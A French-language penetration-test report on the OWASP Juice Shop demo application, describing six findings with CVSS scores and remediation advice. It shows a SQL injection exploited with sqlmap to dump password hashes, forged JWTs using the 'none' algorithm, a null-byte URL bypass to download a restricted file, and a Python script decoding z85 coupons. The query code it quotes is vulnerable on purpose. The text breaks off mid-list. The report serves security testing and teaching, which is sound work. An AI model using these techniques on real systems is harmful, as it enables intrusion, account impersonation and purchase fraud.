# Test d'intrusion Web - Demo

**Client:**
**Juice Shop**
2025-05-09
v1.0

**Contact:**
Alexandre Labbé
+33 1 23 45 67 89
**alexandre@alabbe.fr**

# Sommaire

# Méthodologie et Périmètre

Le présent document constitue un rapport d'évaluation de la sécurité de l'application web *Juicy Shop*. Cette évaluation a été réalisée afin d'identifier les faiblesses de sécurité, d'en déterminer l'impact, de documenter l'ensemble des constats de manière claire et reproductible, et de fournir des recommandations de remédiation.

Le test a été conduit selon une approche **Black Box**, sans disposer d'identifiants ni de connaissances préalables sur l'application, dans le but d'identifier des vulnérabilités inconnues. Les tests ont été effectués de manière non intrusive, avec pour objectif de révéler le plus grand nombre possible de mauvaises configurations et de vulnérabilités.

L'évaluation a été **limitée dans le temps** (*time-boxed*). Par conséquent, la liste des vulnérabilités identifiées ci-dessous n'est pas exhaustive. Cela ne garantit pas que d'autres vulnérabilités ne puissent être découvertes ultérieurement.

Le périmètre de l'évaluation comprend l'URL suivante :

- https://demo.owasp-juice.shop/

# Résumé exécutif

La fonctionnalité de recherche utilisée pour filtrer les articles dans la boutique s'est avérée vulnérable à une **injection SQL**. Cela permet à un attaquant d'extraire le contenu de la base de données, en particulier des informations sensibles telles que des **identifiants**.

Les sessions de l'application sont gérées par des **JSON Web Tokens (JWT)**. Il a été possible pour le tester de manipuler ces jetons afin de forger des tokens considérés comme valides sans disposer d'identifiants légitimes. Cela permettrait une **élévation de privilèges** (horizontale et verticale) par usurpation de l'identité de n'importe quel utilisateur de l'application.

Une page secrète a été découverte dans l'application. Bien qu'elle ne soit liée à aucune page, elle reste accessible publiquement. Elle contient des **informations techniques sensibles** sur l'application susceptibles d'être exploitées par un attaquant pour lancer des attaques ultérieures.

Les valeurs des coupons de réduction ont pu être décodées par le testeur. Cela permet à un attaquant de **forger des coupons valides** offrant des remises importantes. En conséquence, il pourrait acheter des articles de la boutique à prix réduit, voire gratuitement.

La publication d'avis clients peut être effectuée au nom d'un utilisateur de l'application. Aucun contrôle d'accès n'est effectué côté serveur, ce qui permet à un attaquant **d'usurper l'identité d'utilisateurs existants**.

Le composant affecté implémente un **mécanisme CAPTCHA faible** destiné à empêcher des bots de soumettre des avis. En contournant cette protection, des acteurs malveillants pourraient inonder le formulaire de soumissions et générer de faux avis.

# Aperçu des vulnérabilités

Au cours du test d'intrusion 6 vulnerabilités ont été identifiées dont **2 Critique**, **2 Élevée** et **2 Moyenne** :




**Figure 1 - Répartition des vulnérabilités identifiées**

| Vulnerabilité | Criticité |
|---|---|
| Injection SQL dans la fonctionnalité Search | Critical |
| Authentification non sécurisé | Critical |
| Données sensibles publiquement accessibles | High |
| Coupons de réduction falsifiables | High |
| Manque de contrôles d'accès dans la fonctionnalité Feedback | Medium |
| Mécanismes CAPTCHA faibles dans la fonctionnalité Feedback | Medium |

# 1. Injection SQL dans la fonctionnalité Search

**Etat de remédiation:**
**Criticité:** Critical
**Score CVSS:** 9.1
**Composants affectés:** OWASP Juicy Shop **Recommandation:** Les entrées utilisateur doivent être soigneusement analysées avant d'être utilisées dans des requêtes vers la base de données.

## Aperçu

La fonctionnalité de recherche utilisée pour filtrer les articles dans la boutique s'est avérée vulnérable à une **injection SQL**. Cela permet à un attaquant d'extraire le contenu de la base de données, en particulier des informations sensibles telles que des **identifiants**.

## Description

L'endpoint `/rest/products/search?q=` est utilisé dans l'application pour filtrer les articles en spécifiant une requête dans le **paramètre** `q`. La réponse suivante illustre le comportement normal de l'endpoint mentionné.




**Figure 2 - Réponse HTTP a la requête GET /rest/products/search?q=**

Cependant, il a été constaté qu'en ajoutant un **guillemet simple** (`'`), une erreur se produit dans l'application et un message d'erreur SQLite s'affiche.




**Figure 3 - Erreur SQLite causée par le payload**

Le guillement est fréquemment employée dans la syntaxe des requêtes SQL. Un attaquant voyant cette erreur après avoir envoyé le payload précédent peut facilement détecter la présence d'une vulnérabilité de type **injection SQL (SQLi)**. L'outil **sqlmap** a

ensuite été utilisé pour confirmer la vulnérabilité et l'exploiter afin d'extraire des données sensibles de la base.




**Figure 4 - Détection de la vulnérabilité avec sqlmap**

Le contenu d'une table nommée **Users** a ainsi pu être extrait, donnant accès à des **hashs MD5** qui peuvent être cassés hors ligne pour obtenir les mots de passe en clair.




**Figure 5 - Exploitation de l'injection SQL avec sqlmap**

Enfin, le code source de l'application a pu être extrait lors de l'évaluation. La capture d'écran suivante montre que les données d'entrée ne sont effectivement pas filtrées avant d'être incluses dans la requête SQL.

```
export function searchProducts () {
  return (req: Request, res: Response, next: NextFunction) => {
    let criteria: any = req.query.q === 'undefined' ? '' : req.query.q ?? ''

    criteria = (criteria.length <= 200) ? criteria : criteria.substring(0, 200)
    models.sequelize.query(`SELECT * FROM Products WHERE ((name LIKE '%${criteria}%' OR description LIKE '%${criteria}%') AND
    deletedAt IS NULL) ORDER BY name`)
      .then(([products]: any) => {
```

**Figure 6 - Code source de la vulnérabilité**

## Recommandation

- Les données fournies par les utilisateurs ne doivent en aucun cas être utilisées sans validation préalable.
- Il est recommandé d'utiliser des requêtes préparées (Prepared statements) afin d'empêcher toute altération de la syntaxe SQL par des entrées malveillantes.

## Informations supplémentaires

- https://owasp.org/www-community/attacks/SQL_Injection

# 2. Authentification non sécurisé

**Etat de remédiation:**
**Criticité:** Critical
**Score CVSS:** 9.0
**Composants affectés:** OWASP Juicy Shop **Recommandation:** Renforcer la vérification de la signature des JSON Web Tokens (JWT).

## Aperçu

Les sessions de l'application sont gérées par des **JSON Web Tokens (JWT)**. Il a été possible pour le tester de manipuler ces jetons afin de forger des tokens considérés comme valides sans disposer d'identifiants légitimes. Cela permettrait une **élévation de privilèges** (horizontale et verticale) par usurpation de l'identité de n'importe quel utilisateur de l'application.

## Description

Il a été constaté que les *JSON Web Tokens (JWT)* étaient utilisés pour gérer les sessions sans stockage côté serveur. Ces jetons sont émis par le backend après la phase d'authentification. Leur validité repose sur la partie signature qui ne doit pas être modifiable par les utilisateurs.

Plusieurs algorithmes de signature existent, symétriques ou asymétriques (HS256, RS256, ...). La première partie d'un JWT contient des métadonnées indiquant l'algorithme de signature. Au moment de l'évaluation, ces métadonnées pouvaient être modifiées pour indiquer un autre algorithme (dans ce cas `none`). En réglant l'algorithme sur `none` et en supprimant la signature, le testeur a pu forger un token accepté comme valide par le backend.




**Figure 7 - Algorithme de signature JWT remplacé par none**

En retirant la signature, les données du jeton peuvent être modifiées par un attaquant, y compris l'identifiant de session. Cela permet l'usurpation d'identité de n'importe quel utilisateur de l'application.




**Figure 8 - Champ id modifié dans les données du jeton**

# Recommandation

- Éviter les implémentations JWT personnalisées.
  - Privilégier des bibliothèques open-source reconnues et à jour, qui implémentent correctement les vérifications de signature et les bonnes pratiques de sécurité.
  - Lors de la vérification des JWT, comparer l'algorithme déclaré avec une liste restreinte d'algorithmes connus et autorisés par l'application.

# Informations supplémentaires

- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

# 3. Données sensibles publiquement accessibles

**Etat de remédiation:**
**Criticité:** High
**Score CVSS:** 8.6
**Composants affectés:** OWASP Juicy Shop **Recommandation:** Ajouter des contrôles d'accès pour limiter l'accès aux pages sensibles et d'administration

## Aperçu

Une page secrète a été découverte dans l'application. Bien qu'elle ne soit liée à aucune page, elle reste accessible publiquement. Elle contient des **informations techniques sensibles** sur l'application susceptibles d'être exploitées par un attaquant pour lancer des attaques ultérieures.

## Description

L'endpoint `/ftp` a été facilement trouvé par le testeur en *fuzzant* les pages de l'application. Cette page, destinée initialement aux utilisateurs normaux, expose des fichiers sensibles contenant des informations techniques sur l'application.




**Figure 9 - Fichiers sensibles publiquement accessibles**

Ces fichiers contiennent des éléments permettant à un attaquant de mieux comprendre le fonctionnement de l'application et de monter des attaques ultérieures. À première vue, seuls des fichiers `.pdf` et `.md` semblent téléchargeables. Toutefois, ce mécanisme de protection peut être contourné en ajoutant un **octet nul** à la fin du nom de fichier suivi d'une extension valide. La capture d'écran ci-dessous montre que le fichier restreint `coupons_2013.md.bak` peut être téléchargé en accédant à l'URL `/ftp/coupons_2013.md.bak%2500.md`.




**Figure 10 - Contournement de la vérification de l'extension avec un octet nul**

## Recommandation

- Ajouter des contrôles pour limiter l'accès aux pages sensibles.
- Neutraliser les octets nuls lors de l'analyse des paramètres d'URL

## Informations supplémentaires

- https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

# 4. Coupons de réduction falsifiables

**Etat de remédiation:**
**Criticité:** High
**Score CVSS:** 8.2
**Composants affectés:** OWASP Juicy Shop **Recommandation:** Générer les valeurs des coupons avec des algorithmes imprévisibles.

## Aperçu

Les valeurs des coupons de réduction ont pu être décodées par le testeur. Cela permet à un attaquant de **forger des coupons valides** offrant des remises importantes. En conséquence, il pourrait acheter des articles de la boutique à prix réduit, voire gratuitement.

## Description

Après avoir téléchargé le fichier sensible `coupons_2013.md.bak` (voir la vulnérabilité *Données sensibles publiquement accessibles*), le testeur a pu consulter des coupons périmés. Ils n'étaient pas utilisables dans l'application, mais ont permis au testeur de mieux comprendre le système de génération des coupons. Les coupons mentionnés ci-dessous ont été trouvés encodés avec l'algorithme `z85`.

```
n<MibgC7sn
mNYS#gC7sn
o*IVigC7sn
k#pDlgC7sn
o*I]pgC7sn
n(XRvgC7sn
n(XLtgC7sn
k#*AfgC7sn
q:<IqgC7sn
pEw8ogC7sn
pes[BgC7sn
l}6D$gC7ss
```

Il ne s'agit pas d'un algorithme de chiffrement et, de ce fait, il ne nécessite aucun secret pour être décodé. Le script Python suivant a été utilisé pour le processus de décodage.

```
from zmq.utils import z85

with open("coupons_2013.md.bak") as file:
    coupons = file.read().strip().split()

for coupon in coupons:

```

```
    decoded = z85.decode(coupon).decode("utf-8")
    print(decoded)
```

Les valeurs décodées obtenues sont listées ci-dessous. Leur format semble être le suivant :

- Un nom de mois en 3 lettres (en majuscules)
- Un nombre à 2 chiffres pour l'année
- Un tiret
